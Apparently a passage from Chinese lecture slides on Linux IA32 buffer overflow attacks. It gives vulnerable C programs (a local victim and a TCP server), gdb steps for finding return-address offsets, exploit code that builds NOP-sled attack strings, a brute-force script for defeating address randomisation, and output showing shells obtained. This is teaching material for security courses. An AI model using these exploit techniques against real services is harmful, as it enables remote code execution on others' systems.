- 现代操作系统采用了地址随机化技术，缓冲区的起始地址是会动态变化的，必须在攻击串中放置足够多的NOP，以使得RET的取值范围足够大，才能猜测一个正确的RET。而图9-2所示的NOP个数不会超过缓冲区的大小，RET的取值范围很小，不适合攻击现代操作系统。
- 因此，进行实际攻击时，一般将shellcode放置在攻击串的最末端，并且在攻击串中放置很多的NOP，能达到几万甚至几兆字节，即使是这样，也不能保证每次都能攻击成功。

- 打开地址随机化机制

sudo sysctl -w kernel.randomize_va_space=2

- 有漏洞的代码如下：

```
#define ATTACK_LEN 1024*1024*2
void smash_realbuf()
{
    char hugebuf[ATTACK_LEN+1];
    FILE *badfile;
    badfile = fopen("./SmashRealBuf.bin", "r");
    fread(hugebuf, sizeof(char), ATTACK_LEN, badfile);
    fclose(badfile);
    hugebuf[ATTACK_LEN]=0;
    smash_it((char *)hugebuf);
}
void smash_it(char * buf)
{
    char buffer[32];
    printf("( %d bytes) smash ( %d bytes) addr=%p.\n\n",strlen(buf), sizeof(buffer), buffer);
    strcpy(buffer, buf); // smash it and get a shell.
}
```

缓冲区的起始地址 和返回地址在攻击串的位置OFF_SET

```
gcc -fno-stack-protector -z execstack -o lvictim  
lvictim.c
```

```
gdb lvictim
```

```
.....
```

```
(gdb) set args 1 2
```

```
(gdb) disas disas smash_it
```

```
.....
```

```
(gdb) b *(smash_it + 0)
```

```
Breakpoint 1 at 0x8048621
```

```
(gdb) b *(smash_it + 52)
```

```
Breakpoint 2 at 0x8048655
```

```
(gdb) disp/i $pc
```

```
(gdb) r
```

```
.....
```

```
1: x/i $pc
```

```
=> 0x8048621 <smash_it>: push %ebp
```

```
(gdb) x/x $esp
```

```
0xbfdfea6c:           0x080486bb
```

```
(gdb) c
```

```
.....
```

```
1: x/i $pc
```

```
=> 0x8048655 <smash_it+52>:           call  
0x80483d0 <strcpy@plt>
```

```
(gdb) x/x $esp
```

```
0xbfdfea30:           0xbfdfea40
```

```
(gdb) p 0xbfdfea6c - 0xbfdfea40
```

```
$1 = 44
```

- 以下代码(*lexploit.c*)构造针对缓冲区的**巨大攻击串（2MB的超大缓冲区）**，进行实际的攻击。

```
#define ATTACK_BUFF_LEN 1024
#define ATTACK_LEN ATTACK_BUFF_LEN*ATTACK_BUFF_LEN*2
void ShellCodeForRealWorld()
{
    char attackStr[ATTACK_LEN];
    unsigned long *ps;
    unsigned long ulReturn=0xbfddef30 + 0x100;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_LEN);
    strcpy(attackStr + (ATTACK_LEN - strlen(shellcode) - 1), shellcode);
    ulReturn = 0xbfdfea40 + 0x1000;
    ps = (unsigned long *)(attackStr+44);
    *(ps) = ulReturn;
    attackStr[ATTACK_LEN - 1] = 0;
    printf("\nSmashRealBuf():\n\tLength of attackStr=%d RETURN=%p.\n",strlen(attackStr), (void *)ulReturn);
    badfile = fopen("./SmashRealBuf.bin", "w");
    i = fwrite(attackStr, 1, strlen(attackStr), badfile);
    fclose(badfile);
}
```


依次编译和运行lexploit.c和lvictim.c，将以一定的概率获得一个shell

```
./lvictim 1 2
```

```
Huge buffer (2097151 bytes) smash a  
real buffer(32 bytes) addr=0xbf8139f0.
```

```
Segmentation fault (core dumped)
```

```
./lvictim 1 2
```

```
Huge buffer (2097151 bytes) smash a  
real buffer(32 bytes) addr=0xbfb5f550.
```

```
Segmentation fault (core dumped)
```

```
./lvictim 1 2
```

```
Huge buffer (2097151 bytes) smash a  
real buffer(32 bytes) addr=0xbf90d030.
```

```
Segmentation fault (core dumped)
```

```
./lvictim 1 2
```

```
Huge buffer (2097151 bytes) smash a real  
buffer(32 bytes) addr=0xbf87ea50.
```

```
Segmentation fault (core dumped)
```

```
./lvictim 1 2
```

```
Huge buffer (2097151 bytes) smash a real  
buffer(32 bytes) addr=0xbf6b4410.
```

```
Segmentation fault (core dumped)
```


```
./lvictim 1 2
```

```
Huge buffer (2097151 bytes) smash a real  
buffer(32 bytes) addr=0xbfd44a40.
```

```
$
```

用shell脚本实现暴力攻击: `do_attack.sh`

```
#!/bin/bash
SECONDS=0
count=0
maxcount=100000
while [ $count -lt $maxcount ]
do
    count=$(( $count + 1 ))
    duration=$SECONDS
    minutes=$(( $duration / 60 ))
    seconds=$(( $duration % 60 ))
    echo "$minutes minutes and $seconds seconds elapsed."
    echo "The program has been running $count times so far."
    ./lvictim
done
```

A terminal window titled "Terminal" with menu options "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal shows the execution of a script. It starts with "far." and "Smash a small buffer with 1024 bytes." followed by a segmentation fault error: "../src/do_attack.sh: line 19: 7942 Segmentation fault (core dumped) ./lvictim". It then reports "9 minutes and 20 seconds elapsed." and "The program has been running 5400 times so far." This sequence repeats once more, with the count reaching 5401. The terminal ends with a prompt "#".

```
far.
Smash a small buffer with 1024 bytes.

../src/do_attack.sh: line 19: 7942 Segmen
tation fault      (core dumped) ./lvictim
9 minutes and 20 seconds elapsed.
The program has been running 5400 times so
far.
Smash a small buffer with 1024 bytes.

../src/do_attack.sh: line 19: 7944 Segmen
tation fault      (core dumped) ./lvictim
9 minutes and 20 seconds elapsed.
The program has been running 5401 times so
far.
Smash a small buffer with 1024 bytes.

#
```

9.4 Linux IA32 远程攻击

- 从另一台主机(通过网络)发起的攻击称为远程攻击。
- 远程攻击的原理与本地攻击是相同的，只不过攻击代码通过网络发送过来，而不是在本地通过文件或环境传送过来。
- 程序vServer.c从网络中接收数据包，然后复制到缓冲区，其中存在缓冲区溢出漏洞。

例程： vServer.c

```
#define SMALL_BUFF_LEN 64
void overflow(char Lbuffer[])
{
    char smallbuf[SMALL_BUFF_LEN];
    strcpy(smallbuf, Lbuffer);
}
int main(int argc, char *argv[])
{
    int listenfd = 0, connfd = 0;
    struct sockaddr_in serv_addr;
    int sockfd = 0, n = 0;
    char recvBuff[1024];
    if(argc<2){
        printf("Usage: %s <listening port number>.\n", argv[0]); return 1;
    }
```

```
listenfd = socket(AF_INET, SOCK_STREAM, 0);
memset(&serv_addr, '0', sizeof(serv_addr));
serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
serv_addr.sin_port = htons(atoi(argv[1]));
bind(listenfd, (struct sockaddr*)&serv_addr, sizeof(serv_addr));
listen(listenfd, 10);
printf("OK: %s is listening on TCP:%d\n", argv[0], atoi(argv[1]));
while(1) {
    connfd = accept(listenfd, (struct sockaddr*)NULL, NULL);
    if(connfd==-1) continue;
    if((n = read(connfd, recvBuff, sizeof(recvBuff)-1)) > 0){
        recvBuff[n] = 0;
        printf("Received %d bytes from client.\n", strlen(recvBuff));
        overflow(recvBuff);
    }
    close(connfd);
    sleep(1); } }
```

gcc -fno-stack-protector -z execstack -o vServer ../src/vServer.c

- 对其进行调试可知，smallbuf的起始地址与返回地址的距离为0x4c=**76**字节。因此，在攻击串的偏移76放置4字节的返回地址，shellcode放在攻击串的最末端。
- rexploit.c能实现溢出攻击，并在被攻击端获得一个shell。 rexploit.c的核心函数如下：

```
void GetAttackBuff() {  
    unsigned long *ps;  
    memset(Lbuffer, 0x90, LARGE_BUFF_LEN);  
    strcpy(Lbuffer + (LARGE_BUFF_LEN - strlen(shellcode) - 10),  
          shellcode);  
    ps = (unsigned long *) (Lbuffer + 76);  
    *(ps) = RETURN + 0x100;  
    Lbuffer[LARGE_BUFF_LEN - 1] = 0;  
    printf("The length of attack string is %d\n\tReturn address=0x%x\n",  
          strlen(Lbuffer), *(ps));  
}
```

- 在虚拟机(假设其IP地址为10.0.2.15)的一个终端编译并运行vServer.c, 结果为:

```
gcc -fno-stack-protector -z execstack -o vServer vServer.c
```

```
./vServer 5060
```

```
OK: ./vServer is listening on TCP:5060
```

- 在虚拟机的另一个终端编译并运行rexploit.c, 结果为:

```
gcc -o rexploit rexploit.c
```

```
./rexploit 10.0.2.15 5060
```

```
The length of attack string is 1014
```

```
Return address=0xbffff020
```

- 这时，在虚拟机上可以看到vServer被溢出并执行了一个shell:

`./vServer 5060`

OK: ./vServer is listening on TCP:5060

Received 1014 bytes from client.

\$

- 由此可见，远程攻击也成功了。应该说明的是，缓冲区溢出攻击的效果取决于shellcode自身的功能。
- 如果想获得更好的攻击效果，则需编写功能更强的shellcode，这就要求编写者对系统功能调用有更全面深入的了解，并具备精深的软件设计技巧。

谢谢!